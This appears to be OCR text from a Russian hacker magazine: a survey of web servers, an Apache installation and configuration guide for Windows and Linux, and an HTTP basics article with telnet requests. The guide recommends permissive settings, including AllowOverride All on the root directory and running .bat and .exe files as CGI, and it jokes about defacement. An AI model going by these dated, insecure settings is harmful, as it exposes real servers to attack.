Это ведущий сервер для Unix/Linux и ему подобных платформ. Соответственно, один из самых надежных серверов. Он, так же как и многие программы под nix, распространяется бесплатно и с исходниками, которые ты можешь, если тебя что-то не устраивает, изменить и откомпилировать посвоему. Apache, как правило, входит в дистрибутив различных версий Linux. Есть, правда, и коммерческие версии сервера - Apache-SSL и Stronghold, которые отличаются лишь улучшенной защитой с применением технологии SSL и расширенными инструментами администрирования. Собственно, если ты не никсоид и с пингвином не братаешься, то можешь скачать версию под Windows и даже под OS/2 (для особых извращенцев). Особые любители экзотики, вроде Amiga, могут найти версию и для нее. Однако, как ты, наверное, знаешь, то, что создавалось под nix, лучше всего для него и использовать, так как версии для других осей могут функционировать чуть хуже или с некоторыми ограничениями. Также и с Apache - под Windows он работает менее шустро, чем под nix. Да и в его внутренностях не особо покопаешься. Тем не менее, ничто не мешает тебе использовать Apache под Windows, если ты согласен смириться с этими ограничениями.
Если ты встал на охотничью тропу краснокожих, то тут тебе открывается богатый набор разнообразных возможностей. Напомню тебе, что все са-



мые популярные программные средства WEB, такие как Perl, PHP, Phyton и некоторые другие, и были разработаны прежде всего для nix и, в частности, для сервера Apache. В нем существует также и поддержка сервлетов Java - Apache JServ, которая позволит тебе управлять API функциями языка Java. Для Apache существует множество дополнительных модулей, которые можно скачать с сайта разработчика или даже создать свои собственные, чем большинство кодеров и занимается. Исходя из всего этого, Apache, пожалуй, самый лучший выбор, если ты собрался ставить универсальный web-сервер, поддерживающий все современные технологии.
Сайт, соответственно: www.apache.org. Дополнительную инфу, модули и версии для других осей можешь искать по следующим адресам: apache.inf.ru, www.apache.org/docs/windows.html, www.slink.com/ApacheOS2, www.dsdelft.nl/~apache.

RUSSIAN APACHE

Вот как раз и один из примеров изменения кода популярного web-сервера. Можно было бы и не упоминать его в нашем обзоре, так как это, по сути, тот же самый Apache, но, я думаю, тебе стоит знать и об этой модификации. Сторонние разработчики столкнулись с проблемой грамотного понимания краснокожим кириллических шрифтов, решили слегка переделать его исходный код, благо, как я уже говорил, Апач поставляется с исходниками. И в результате мы имеем полнофункциональный Apache, но понимающий одновременно несколько кодировок кириллицы. Достать можешь тут: apache.lexa.ru. Там же найдешь дополнения, обновления и всяческую документацию и советы по установке и использованию.

JIGSAW

Этот сервачок написан на языке Java. Разработчики стремились создать мобильный и расширяемый web-сервер. Работает на большинстве систем, которые поддерживают Java, то есть подойдет для всех видов окон и nix`ов. Возможности Jigsaw ты можешь расширить путем написания новых модулей Java. Также для этого можно применять и CGI. Переносимость - это основное преимущество Jigsaw перед остальными, не придется особо париться по поводу того, какое у тебя железо, какая ось и какие программные средства ты собираешься использовать.
Jigsaw - это объектно-ориентированный сервер. Каждый его ресурс является объектом Java и может независимо конфигурироваться. Основные компоненты - это модуль демона, отвечающий за протокол HTTP, и модуль ресурсов, отвечающий за управление информационными ресурсами сервера. Но из-за того, что этот сервер так привязан к Яве, то, прежде чем его поставить, тебе придется установить среду выполнения Java - Java 2 SDK или Sun Java 2 Runtime Environment. Приготовься грузить это добро отдельно.
Сам сервер можно взять тут: www.w3.org, а все эти Java-навороты тут: java.sun.com. Вот такой вот геморройчик.
Администрировать сайт можно так же, как и многие другие, с помощью прилагаемой утилиты администрирования, которая называется JigAdmin.

NCSA HTTPD FOR WINDOWS

Большой и сложный пакет, хотя и легко ставящийся. По своим возможностям он похож на мощные Unix-серверы. Но этот сервер имеет весьма значительные ограничения, например, одновременно получить доступ к документам в его корне могут только 8 пользователей. Так что этот сервер подойдет для небольшого корпоративного сайта или информационного и файлового ресурса в твоей домашней сетке. К сожалению, разработчики давно уже прекратили техническую поддержку этого сервера, так что обновлений ждать не приходится.

ORACLE WEB APPLICATION SERVER

Надеюсь, ты слышал о базе данных Oracle. Так вот, этот сервер был разработан той же конторой и специально для создания web-приложений, использующих базу данных и прочие продукты Oracle, и полностью с ней интегрируется. Но ничто не мешает использовать его как обычный web-сервер. Причем, очень надежный в плане секьюрности и гибкий в настройках - еще бы, если его делали для работы с БД! Он поддерживает высокий уровень криптозащиты данных. А гибкость и независимость настроек параметров позволяет поддерживать всевозможные конфигурации сети, что расширяет область применения этого сервера. Ты можешь замутить на его основе как обычный сайт, так и навороченную информационную систему и базу данных.
Сайт разработчика по этому адресу: www.oracle.com

WEBSITE

Вот так вот просто и незатейливо называется продукт совместной работы известного издательства O`Reilly &Associates и фирмы Enterprise Integration Technologies. Продукт этот коммерческий и работает под Windows. В нем хорошо реализована функция криптозащиты данных на базе протокола S-HTTP, а механизм ISAPI обеспечивает доступ к базам данных. Собственно, ничего особо выдающегося больше нет. Можешь почитать на сайте разработчика: website.ora.com и software.ora.com.

ЧТО ВЫБРАТЬ?


Решать, конечно же, тебе, что выбрать. Практика показывает, что большинство предпочитает использовать Apache и IIS, но ведь они не единственные; может, ты захочешь посмотреть на другие серверы, если эти два гиганта тебя чем-то не устраивают. Я тебе могу только посоветовать, чем нужно руководствоваться при выборе сервера. Определись, что будет представлять собой твой проект - простенький хоумпейдж? Тогда выбирай что попроще и не парься. Красивый и навороченный проект? Тогда что-то такое, что позволит выполнить именно эту задачу. А уж если решил замутить информационный корпоративный ресурс с кучей инфы, базами данных и различными уровнями доступа, тогда, скорее всего, понадобится что-то тяжеловооруженное и, возможно, даже не бесплатное - безопасность и надежность тоже немаловажный вопрос. Далее определись с платформой и осью, на которой будешь ваять. Обрати внимание на скорость соединения, мощность тачки и на какую посещаемость ты рассчитываешь - разные серверы по-разному жрут системные ресурсы и обладают своими ограничениями на количество одновременно работающих пользователей, не загнется ли выбранный тобой сервер при тех или иных ситуациях. Также не забудь и о том, какие языки и технологии ты собираешься использовать. Не все серверы одинаково хорошо поддерживают те или иные технологии, а некоторые вообще могут не поддерживать какой-то определенный язык. Стоит подумать и о переносимости твоего сайта на другие системы: вдруг ты захочешь поменять лошадку, а то, что ты ваял, окажется несовместимым или плохо совместимым с другими. Вот некоторый перечень тех вопросов, которые ты должен учитывать.
Удачи, амиго! Почаще читай bugtraq и вовремя ставь заплатки на свой

УСТАНАВЛИВАЕМ WEB-СЕРВЕР

чтоб было чего дефейсить

R0m@n AKA D0ceNT (siriusblack@omen.ru),
Фоменко Зоя AKA DasaDA (kammi@yandex.ru)


В предыдущей статье мы рассказали тебе о том, какие web-серверы существуют в природе. А теперь пришло время поговорить о том, как поставить и настроить web-сервер. К сожалению, объем статьи не позволяет рассказать тебе про установку хотя бы всех тех серверов, про которые мы рассказали тебе в предыдущей статье, поэтому ограничимся самым популярным сервером – Apache – и научим тебя устанавливать и настраивать его под Linux и Windows. Этот сервер распространяется совершенно бесплатно, в отличие даже от того же IIS, который, начиная с 5 версии, входит в состав Windows 2000 и XP Professional/Server (в XP Home Edition – не входит), а, следовательно, бесплатно и отдельно ты его уже не получишь. Да и разобраться с IIS намного проще. Короче, приступим.



APACHE ПОД WINDOWS

Такой подзаголовок наверняка вызовет ухмылку у всех серьезных вебдизайнеров и линуксойдов. Зачем кому-то понадобилось ставить Apache под виндами, когда он создан для Unix и будет наиболее эффективен именно на nix-системах? Да и к тому же под винду его надо ставить отдельно, в то время как большинство дистрибутивов Linux уже содержит Apache — остается только настроить его. Не беда, про Linux мы поговорим позже, а этот раздел будет полезен тем, кто по каким-либо причинам не хочет связываться с Linux или кому нужно просто протестировать свой сайт на домашнем компьютере, прежде чем залить его на сервер. Начнем с установки. Дистрибутив можно найти как на официальном сайте — www.apache.org, так и, например, тут: http://www.dizain.ru/dklab/dis/apache_setup.exe. В конце концов, найдешь его где-нибудь на Митино-базаре. При установке советую изменить путь по умолчанию на что-то более понятное и близкое к принятым на web стандартам: c:\usr\local\apache. Так будет удобней, и ты сам поймешь, почему, когда серьезно займешься web-коддингом. Именно на этот путь тебе часто придется ссылаться в своей работе. Я использовал версию 2.0.35, но если у тебя другая, то не беспокойся — я тебе буду объяснять так, что, по идее, должно подойти к любой версии.

Во время установки тебе, скорее всего (смотря какая версия), предложат ввести имя домена (domain name), имя сайта (site name) и почтовый адрес. Если ты ставишь сервер, к которому должен быть доступ с любого компа в Интернете, то тогда вводи зарегистрированные на тебя данные. Если же ты ставишь Apache на своем домашнем компьютере и планируешь всего лишь



тестировать на нем свои странички перед загрузкой на реальный сервер, советую ввести такие данные: имя домена — localhost, имя сайта — любое, например, vasyapupkin (ни www, ни «точкару» можешь не указывать), или твой IP, ну, а мыло можешь ввести и реальное. Главное заполнить все три поля, в крайнем случае, изменишь эти данные потом.

После установки (если ставишь под Win2000/XP, можно и не перезагружаться) запусти браузер и введи в адресной строке имя домена или имя сайта, которые ты задал при установке (в нашем примере это localhost либо vasyapupkin) — если все правильно, то ты должен увидеть стартовую страницу сервера Apache, как на скриншоте. А в системном трее должен появиться значок: красное перо с зеленой стрелочкой в кружочке — означает, что сервер запущен. Теперь он будет грузиться вместе с Windows. Но если у тебя другая версия и она не грузится вместе с Windows, тогда поищи ее в менюшках «Пуск->Программы...» и т.д. Там будут какие-нибудь опции вроде Start, Stop, Restart или нечто подобное. Надеюсь, ты сам разберешься, как запускать, останавливать и рестартить сервер (значки говорят за себя).

Теперь можно перейти к настройке сервера. Открой файл c:\usr\local\apache\conf\mime.types, найди в этом файле строку «text/html htm» и допиши в ее конец «shtml shtm sht». Далее открывай файл c:\usr\local\apache\conf\httpd.conf. В нем найди строку «ServerAdmin». Там должен быть указан твой мыльник, который ты вводил при установке. Если при установке тебе не предлагалось ничего вводить (или ты решил поменять адрес), то можешь вписать его сейчас — именно этот адрес будет светиться в браузере в случае ошибки, и именно на него тебе смогут сообщить о баге посетители твоего сайта. Чуть ниже должна быть строка «ServerName». Опять же, если тебе предлагалось ввести имя сервера при установке (в нашем примере vasyapupkin), то там должно быть нечто вроде vasyapupkin:80. После двоеточия, если ты еще не понял, указан стандартный для протокола http номер порта — 80 (или 8080). Если при установке тебе не предлагалось ничего вводить, тогда эта строка может быть закомментирована символом #. Если так, то убери этот символ и допиши туда имя сервера и 80-й порт после двоеточия. В качестве имени сервера можно написать и просто IP адрес твоей тачки (если ты в сети). Теперь нужно ука-

зать каталог, где будут храниться файлы твоей страницы. Про это написано в строке «DocumentRoot». В моей версии там был указан такой путь: «C:/usr/local/Apache/htdocs», именно там хранились файлы, позволяющие грузить ту самую стартовую страницу, которую ты видишь на скриншоте. Собственно, неважно, какой там записан путь и записан ли он вообще в твоей версии (если там ничего нет, то, наверное, и стартовой страницы ты бы не увидел), ты можешь написать там свой путь, например, «c:/www» (рекомендую задать именно такой путь, чтобы во многом облегчить свой дальнейший труд). Разумеется, не забудь создать этот каталог и поместить туда файлы твоего сайта. Эти страницы будут доступны по адресу http://<имя_сервера>.

Ниже, после комментариев, идет блок, начинающийся с «<Directory/>» и заканчивающийся на «</Directory>». Замени его содержимое на

```
<Directory/>
Options Indexes Includes
AllowOverride All
</Directory>
```

Далее следует похожий блок, начинающийся и заканчивающийся такими же строчками. Отредактируй его так, не обращая внимания на обильные комментарии.

```
<Directory «c:/www»>
Options Indexes Includes
AllowOverride All
Order allow,deny
Allow from all
</Directory>
```


Да, в самом начале указывай свой каталог для страниц соответственно, так же как вводил и в прошлый раз. В нашем примере — это «c:/www».

Теперь настроим каталог, в котором, по идее, должны храниться пользовательские web-странички. Даже если ты используешь его для тестирования только своего сайта на своей домашней тачке, все равно Apache требует настройки этого параметра. Делаем это так. После всей той шняги, которую мы только что вводили, найди такую строку: «UserDir», и напиши в ней что-нибудь типа «c:/home», не забыв предварительно создать такой каталог на своем винте. Эти страницы будут доступны по адресу http://<имя_сервера>/~<имя_пользователя>/.

Следующая строка — «DirectoryIndex». Если в ней написано «index.html index.htm», то оставь как есть, в противном случае отредактируй ее до этого состояния. Это означает, что титульная страница твоего сайта имеет такое название файла (так принято по умолчанию, если в адресной строке браузера не указывают точное название документа), и именно она и будет загружаться в браузере в первую очередь.

Едем дальше. Создадим, например, в корне диска C: (как ты мог заметить, для примера мы создаем все папки в корне диска C: и указываем соответствующие пути, но впоследствии ты можешь делать по-своему) папку под названием cgi-bin, где у нас будут лежать CGI-скрипты, и пропишем это. Ищем строку «ScriptAlias» и приводим ее к такому виду: «ScriptAlias /cgi-bin/ «c:/cgi-bin/»». Сразу после этого, после комментариев, идет блок, который следует привести к такому виду:

```
<Directory «c:/cgi-bin»>
AllowOverride All
Options ExecCGI
```



```
</Directory>
```

Найди строку «AddHandler cgi-script», которая может быть закомментирована. Раскомментируй ее. В ней, скорее всего, уже написано «.cgi», если это не так, то допиши это. Также можно дописать «.bat» и «.exe», что позволит запускать эти типы файлов (пригодится нам для проверки). В общем, это покатит разве что для Windows, так как nix не понимают эти файлы, — используй лучше реальные cgi-скрипты, если хочешь полной совместимости со всеми осями.

Если тебе требуется работа с виртуальными хостами, например, если тебе надо установить несколько виртуальных доменов, или ты работаешь сразу над несколькими сайтами, то настраивай это следующим образом. В каталоге, который мы создавали для пользовательских страниц (c:\home), создай каталог с именем виртуального хоста, пускай это будет host1. А в нем так же отведите каталог для страниц, пусть это будет c:\home\host1\www и c:\home\host1\cgi-bin. Теперь открывай файл c:\usr\local\apache\conf\httpd.conf и в его конец дописывай:

```
NameVirtualHost host1
<VirtualHost host1>
ServerAdmin <твои_майл>
DocumentRoot c:/home/host1/www
ServerName host1
ErrorLog logs/error.log
CustomLog logs/access.log common
ScriptAlias /cgi-bin/ «c:/home/host1/cgi-bin/»
</VirtualHost>
```

Таким образом можно создать сколько угодно виртуальных хостов с одним IP и разными именами.

Осталось теперь проверить сервер. Запусти сервер (моя версия грузится вместе с Windows), как описывалось в начале статьи, если он не запущен, или, если запущен, то на всякий случай сделай Restart. Если сервер не запустился, посмотри логии, которые находятся в файлах error.log и access.log в c:\usr\local\apache\logs и проверь все еще раз. В каталоге, который мы отвели под страницы (c:\www), создай файл index.htm (с любым содержанием), набери в браузере http://<имя сервера> (можно набрать http://localhost, если ты работаешь не в сети); если ты сделал все правильно, ты увидишь свой файл index.htm. Чтобы проверить CGI, создай в отведенном под CGI каталоге (c:\cgi-bin) файл test.bat такого содержания:

```
@echo off
echo Content-type: text/html
echo.
echo.
Dir
```

Затем в браузере введи http://<имя сервера>/cgi-bin/test.bat. Если все прошло успешно, то ты увидишь результат выполнения команды DOS — dir. Хотя бывает, что Apache не может запустить bat-файл и выдает его содержимое, в этом случае проверить работу CGI-скриптов ты сможешь только после установки Perl.

Таким же образом можно проверить и виртуальные хосты, если ты их создал, только будь внимателен с путями.

Собственно, вот и все. Apache под Windows установлен и готов к работе. Теперь ты сможешь добавлять к нему различные примочки вроде Perl или MySql. Но это тема уже для другой статьи.

APACHE/RUSSIAN APACHE ПОД LINUX

Настройка Apache под Linux в чем-то сходна с настройкой описанной выше версии. И пусть тебя не смущает слово «Russian» в названии — это полноценный Apache, только адаптированная к грамотному восприятию русских кодировок версия. Так что можно порекомендовать даже ставить именно эту версию (тем более, если в твой Linux не входит сервер Apache). Свежий дистрибутив Russian Apache ты найдешь на www.apache.lexa.ru, а оригинальный Apache, соответственно, на www.apache.org . Устанавливай его командой tar xvzf apache_X.X.XrusPLXX.X.tar.gz. Стоит заметить, что первые три «X», которые я написал в имени файла, соответствуют оригинальной версии Apache, а последние три «X» — номеру русского модуля (не забудь вписать вместо этого имя скачанного тобой файла). Если ты скачал оригинальный Apache, то, разумеется, указывай его имя файла. После этой команды входим в созданный после распаковки каталог (такой же, как и имя файла) и запускаем:

```
cd <имя_каталога_с_распакованным_Apache>
./configure.
```

Когда указанная операция будет выполнена, задай команды make и make install:

```
make
make install.
```

Apache установится в /usr/local/apache, после чего следует настроить файлы httpd.conf, access.conf и srm.conf в каталоге /usr/local/apache/etc/ (или /usr/local/apache/conf), если, конечно, при установке ты не задал другой каталог. Эти действия сходны с теми, что мы делали и для Apache под Windows, но с той разницей, что в той версии все эти настройки находились в одном файле — httpd.conf, а не в трех разных. Соответственно, примерно так же и нужно будет настраивать в этот раз.

Начнем с файла access.conf, в котором содержатся директивы доступа к файлам и каталогам сервера. По умолчанию страницы твоего сайта хранятся в каталоге /usr/local/apache/share/htdocs, но удобней было бы размещать их примерно так: /www/<имя_сервера>/, чтобы не запутаться.

Базовый вариант файла access.conf может быть таким:

```
## access.conf — Apache HTTP server configuration file
##
# access.conf: Global access configuration
# Online docs at http://www.apache.org/

<Directory />
Options FollowSymLinks
AllowOverride None
</Directory>

<Directory /www>
Options All
AllowOverride All
order allow,deny
allow from all
</Directory>
# You may place any other directories or locations you wish to have access information for after this one.
```

В этом примере мы задали полный доступ с любого узла к документам, хранящимся в каталоге /www. Соответственно, не забудь создать такой каталог и поместить туда файлы твоего сайта. Нечто похожее мы проделывали в файле httpd.conf для Apache под Windows — смотри в начале статьи.

Теперь настроим файл srm.conf. Он отвечает за настройки структуры каталогов сервера. В нем достаточно внести следующие изменения. Найди в нем строку «DocumentRoot» и укажи в ней путь к каталогу, где у тебя лежат файлы твоего сайта. В нашем примере (см. настройки для access.conf) это /www, значит, строка примет вид: «DocumentRoot /www». Далее укажем путь к каталогу, где будут храниться страницы пользователей. Это находится в строке «UserDir».

Как и в прошлый раз, создадим каталог /home и изменим строку так: «UserDir /home». После этого укажи начальную страницу, которая будет грузиться автоматически при входе на твой сайт. Делай это так: «DirectoryIndex index.html index.htm». При этом будут загружаться указанные файлы.
Здесь же нужно настроить запуск CGI/Perl скриптов. Для этого убираем значки комментариев (если они есть) перед строками «ScriptAlias» и «AddHandler cgi-script .cgi». В последней, после опции «.cgi», можно дописать «.pl», что позволит обрабатывать еще и файлы с расширением pl.
Осталось теперь настроить только файл httpd.conf. В нем находятся основные настройки сервера. Укажи в нем домен (имя сервера или IP) и почтовый адрес, на который тебе смогут отправить сообщение, если сервер начнет глючить. Указать это можно в строках «ServerName» и «ServerAdmin».
Так же можешь настроить и виртуальные хосты. Причем, они могут различаться либо по IP-адресам, либо по именам. Второй случай будет предпочтительней, если у тебя всего один IP или ты не можешь выделять другие IP для web-серверов. Вот тебе пример настройки для виртуальных хостов с разными IP и разными именами (не забудь правильно указывать пути и создавать каталоги):

```
ServerName www.myserv1.net

<VirtualHost 192.168.1.20>
DocumentRoot /www/myserv1.net
ServerName www.myserv1.net
ErrorLog /var/log/error_log.myserv1.net
CustomLog /var/log/access_log.myserv1.net combined
ScriptAlias /cgi-bin/ «/home/host1/cgi-bin/»

</VirtualHost>

<VirtualHost 192.168.1.21>
DocumentRoot /www/myserv2.ru
ServerName www.myserv2.ru
ErrorLog /var/log/error_log.myserv2.net
CustomLog /var/log/access_log.myserv2.net combined
ScriptAlias /cgi-bin/ «/home/host1/cgi-bin/»

</VirtualHost>
```

А это для виртуальных хостов с разными именами, но одним IP:

```
ServerName www.myserv1.net
NameVirtualHost 192.168.1.20

<VirtualHost 192.168.1.20>
DocumentRoot /www/myserv1.net
ServerName www.myserv1.net
ErrorLog /var/log/error_log.myserv1.net
CustomLog /var/log/access_log.myserv1 combined
ScriptAlias /cgi-bin/ «/home/host1/cgi-bin/»

</VirtualHost>

<VirtualHost 192.168.1.20>
DocumentRoot /www/myserv2.net
ServerName myserv2.net
ServerAlias *.myserv2.net
ErrorLog /var/log/error_log.myserv2.net
CustomLog /var/log/access_log.myserv2 combined
ScriptAlias /cgi-bin/ «/home/host1/cgi-bin/»

</VirtualHost>
```

Все это будет актуально и при работе с виндовой версией Apache, с которой мы разбирались вначале.
Теперь ты можешь запустить сервер: /usr/local/apache/sbin/apachectl start (начиная с версии Russian Apahe 27.4 — /usr/local/apache/bin/apachectl start). Если ты поставил Apache в другой каталог или твоя версия не совпадает с нашей и ставится в другой каталог, тогда, соответственно, указывай свой путь. Если ты что-то не так настроил и сервер не запускается, то ты увидишь сообщения об ошибках либо посмотри в логах — это файлы error_log и access_log в каталоге logs.
Проверить работоспособность сервера и виртуальных хостов ты можешь точно так же, как мы описали проверку Apache под Windows, за исключением проверки CGI с помощью bat-файлов — тут ты можешь это сделать только после установки Perl, так как, сам знаешь, в Linux батники не катят.

ФИНИШ

Итак, теперь ты умеешь устанавливать и настраивать Apache как под винду, так и под линух. Как видишь, все не так сложно. К сожалению, это всего лишь базовая конфигурация, и мы не можем рассказать тебе все тонкости настройки из-за ограниченности журнального пространства. Но ты и сам можешь поковыряться в конфигурационных файлах, почитать комментарии (правда, на английском) и все освоить. А если что, почитай советы в Инете или в книгах, благо, этого добра везде навалом. Удачно тебе поадминить, амиго.

ТРЕПАНАЦИЯ ПРОТОКОЛА: HTTP

Знаешь, что означает эта грозная аббревиатура? А, знаешь, как работает этот протокол? Нет? Ну и хорошо, потому как не каждый же должен уметь с паяльником в руках ковыряться в своем телевизоре, вместо того чтобы его смотреть. Так и ты, неоднократно вводя в адресной строке своего браузера, эти заветные буквицы «http://www...», наверное, и не задумывался об их предназначении - слепо следуя чьей-то прихоти. Но, бывают моменты, когда все-таки приходится обращаться к основам HTTP, например, при программировании для интернета.

Ильдар Валитов (ildar@arat.ru)

ВСКРЫТИЕ ПОКАЗАЛО...

HTTP (HyperText Transfer Protocol) дословно переводится, как протокол передачи гипертекста. HTTP - прикладной протокол (обеспечивает работу определенных приложений: веб-браузера и веб-сервера). Схема работы – клиент-серверная. Клиент отсылает запрос, содержащий заголовок запроса. Сервер шлет на это ответ, который состоит из заголовка и данных (в данных содержится как раз то, что запрашивал клиент: веб-страница, какая-нибудь картинка или что-то еще).
Все это происходит в несколько этапов:
1. Клиент связывается с сервером.
2. Клиент запрашивает ресурс с сервака (HTML-файл, например) посредством одного из HTTP-методов (о них – чуть позже).
3. Сервер посылает ответ, в котором содержится заголовок ответа (включающий код состояния HTTP) и сами данные.
4. Сервер закрывает соединение.
Так качается один файл (HTML-страница, графический файл etc). Для скачки каждого нового файла необходимо заново пройти все этапы соединения. Например, если браузер получил таким образом HTML-код странички, адрес которой ввел пользователь, и увидел, что в теле HTML есть ссылки на картинки, он, чтобы грамотно построить всю HTML-страницу и показать ее юзеру, должен связаться с сервером n-ное количество раз и скачать все необходимые картинки.

РАСКЛАДЫВАЕМ КОСТОЧКИ ПО ПОЛОЧКАМ

Так что же это за HTTP-методы такие? Все очень просто: пользуясь определенными методами, клиент говорит серваку, что именно он хочет сделать. Методов несколько, сейчас мы с ними познакомимся:


1. GET – с помощью этого метода клиент сообщает серверу, что он хочет, чтоб сервак прислал ему такой-то файл. Для наглядности давай запустим телнет и попробуем проделать все ручками:

```
telnet u121.narod.ru 80
```

В окне терминала мигает символ подчеркивания («_») – это означает, что сервер ждет запросов от клиента. Ок, дадим ему запрос:

```
GET /index.html HTTP/1.1
HOST: u121.narod.ru
```

На это он нам послушно выдаст index.html.




Если попросим какую-нибудь картинку (GET /img/girl.jpg HTTP/1.1) – выдаст и картинку :).

2. HEAD – с помощью этого метода клиент сообщает серверу, что он хочет, чтоб сервер прислал ему хедер о таком-то файле (только хедер, без самого файла!). Попробуем? Вводим:

```
telnet u121.narod.ru 80

HEAD /index.html HTTP/1.1
HOST: u121.narod.ru
```

Видишь, самого файла нет – только его описание.



3. POST – с помощью этого метода клиент сообщает серверу, что он хочет передать серверу какие-то данные (например, параметры для cgi-скрипта). С помощью этого метода на сервер отсылаются данные из HTML-форм.
4. PUT - с помощью этого метода клиент сообщает серверу, что он хочет передать серверу какие-то данные и чтоб тот сохранил их в таком-то файле. Понятное дело, все админы это дело зарубают на корню, а то бы дефейсили все, кому не лень.
5. DELETE - с помощью этого метода клиент сообщает серверу, что он хочет, чтоб сервер удалил такой-то файл. Ммм, а еще чего :)?
6. TRACE - трассировка, используется для тестирования работы сети. Подразумевается, что содержимое запроса будет возвращено неизменным.

Вместе с реализуемыми методами при отсылке на сервер и при получении ответа от сервера в заголовок запроса может включаться большое количество стандартных полей, которые дополняют, делают более гибким сам запрос и ответ. Одни дают более подробную информацию о клиенте. Поля заголовков HTTP условно делятся на поля общих заголовков (general-header fields), заголовков запроса (request-header fields) и заголовков ответа (response-header fields). Синтаксис полей следующий:

```
<название поля> : <значение поля>
```

Ниже перечислены в алфавитном порядке названия полей, всех трех типов сразу. В большинстве случаев в запросе или ответе сервера сначала идут поля общих заголовков, а потом остальные.
Accept - здесь перечисляются возможные типы и размеры получаемых данных, которые сможет принять клиент. Если допустимы все типы - ставятся символы */*.
Accept-Charset - приводится набор символов поддерживаемых клиентом.
Accept-Encoding - как и в поле Accept здесь указаны поддерживаемые кодировки данных в ответе.
Accept-Language - перечислены языки требуемые в ответе.
Allow - приводится список методов поддерживаемых сервером, которыми клиент вправе воспользоваться.
Authorization - содержит некоторую информацию: «удостове-

Сервер интерпретирует метод запроса, и создает сообщение ответа. Оно состоит из заголовка, куда включаются статус сервера, информация о доставляемом документе, прочая информация для клиента (разбросанная по полям, рассмотренным выше) и сообщения. После чего сервер завершает сеанс связи.

рение», которую клиент должен предоставить для подключения к запрещенным для анонимного доступа ресурсам. В случае неверной идентификации клиента сервер в ответе посылает ошибку с кодом 403 (об этом чуть далее).
Content-Encoding - указан метод кодирования документа. Например: Content-Encoding: gzip
